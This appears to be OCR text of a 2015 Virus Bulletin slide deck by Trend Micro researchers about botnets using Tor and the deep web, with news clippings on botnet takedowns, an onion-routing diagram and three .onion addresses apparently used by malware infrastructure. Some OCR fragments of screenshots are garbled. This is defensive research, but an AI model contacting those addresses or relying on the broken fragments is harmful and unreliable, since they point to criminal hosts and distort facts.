

Anonymity is King

Virus Bulletin 2015: Prague

October 1, 2015





“A man is least himself when he talks in his own person,

But give him a mask and he will tell you the truth”

Speakers

Michael John Marcos

Threat Research Engineer, Trend Micro

SME – Banking Trojan

Anthony Joe Melgarejo

Threat Research Engineer, Trend Micro

SME - Ransomware

Deep Web

- part of the **Internet** that is **inaccessible** to conventional **search engines**, and consequently, to most users.

WHAT'S OUR STORY?


What’s our story

- How it all began?
- How do cybercriminals exploit this technology?
- What can we do to investigate?
- What’s next?

HOW IT ALL BEGAN?


Botnet Topology

- Star




Botnet Topology (cont'd)

- Multi-server



Takedowns.. Everywhere..



SC Magazine UK > News > NCA partners with FBI, Europol to

Doug Drinkwater, Senior Reporter

Follow @DougDrinkwater1

July 10, 2014

NCA partners with FBI, Eur Shylock Trojan

Share this article:

The UK's National Crime Agency has been working w infrastructure behind Shylock Trojan, malware which accounts.

The action is said to be the first of its kind for UK law enforcement agency, with the NCA joining forces with those in the public and private sectors to seize control of the command and control (C&C) servers for the Trojan, as well as the domains which the malware uses to communicate between infected machines.

Partners in the take-down included the FBI, Europol, GCHQ and the German Federal Police as well as security solution and service providers such as BAE Systems, Dell SecureWorks and Kaspersky Lab.

Op ca

TRENDING: NAND flash hits a dead end · Ballmer's phone blunder cost Microsoft $10B · Resources/White Papers
COMPUTERWORLD
Popular Now:

Home > Security > Malware & Vulnerabilities

NEWS

Massive botnet takedown stops spread of Cryptolocker ransomware

Hackers made millions from sophisticated extortion racket

By Gregg Keizer FOLLOW

Computerworld | Jun 5, 2014 3:15 PM PT

RELATED TOPICS

Malware & Vulnerabilities

Cybercrime & Hacking

Microsoft

COMMENTS

INSIDER

The takedown earlier this week of a major malware-spewing botnet has crippled the distribution of Cryptolocker, one of the world's most sophisticated examples of ransomware, a researcher said today.

But replacements already stand in the wings, prepared to take Cryptolocker's place.

"Since last Friday, we've seen no new activity and no new infections," said Keith Jarvis, a security researcher at Dell SecureWork's Counter Threat Unit (CTU), referring to Gameover Zeus, a two-year-old botnet that U.S. and foreign authorities took down in a broad coordinated campaign announced Monday. Gameover Zeus had been the sole distribution channel for Cryptolocker.

Other experts corroborated Jarvis's account.

MORE LIKE THIS

U.S., foreign agents disrupt Gamover Zeus botnet

Wham bam: Global Operation Tovar whacks CryptoLocker ransomware & GameOver...

Feds declare big win over Cryptolocker ransomware

on IDG Answers
How to protect against Android ransomware?

EO / SUBSCRIBE
Search for "Best Antivirus"
ARE / SECURITY / PRINTERS / CAMERAS / HDTVS
AdChoices

Botnet

ts used to steal

ordination an 1,000 g


d in losses of nore than 5

, Hong Kong, icrosoft has n 90

everything a direct

Solution

Deep Web traffic is **Encrypted**.



Encryption Key 1

Encryption Key 2

IP Address of Next Node

Encryption Key 3

IP Address of Next Node

Data

Encryption Key 2

IP Address of Next Node

Encryption Key 3

IP Address of Next Node

Data


Encryption Key 3

IP Address of Next Node

Data

Data

Deep Web offers **Deception.**



uhwikih256ynt57t.onion


lp4t52xp5vlhyhkb.onion

s6cco2jylmxqcdeh.onion

Infected Machine

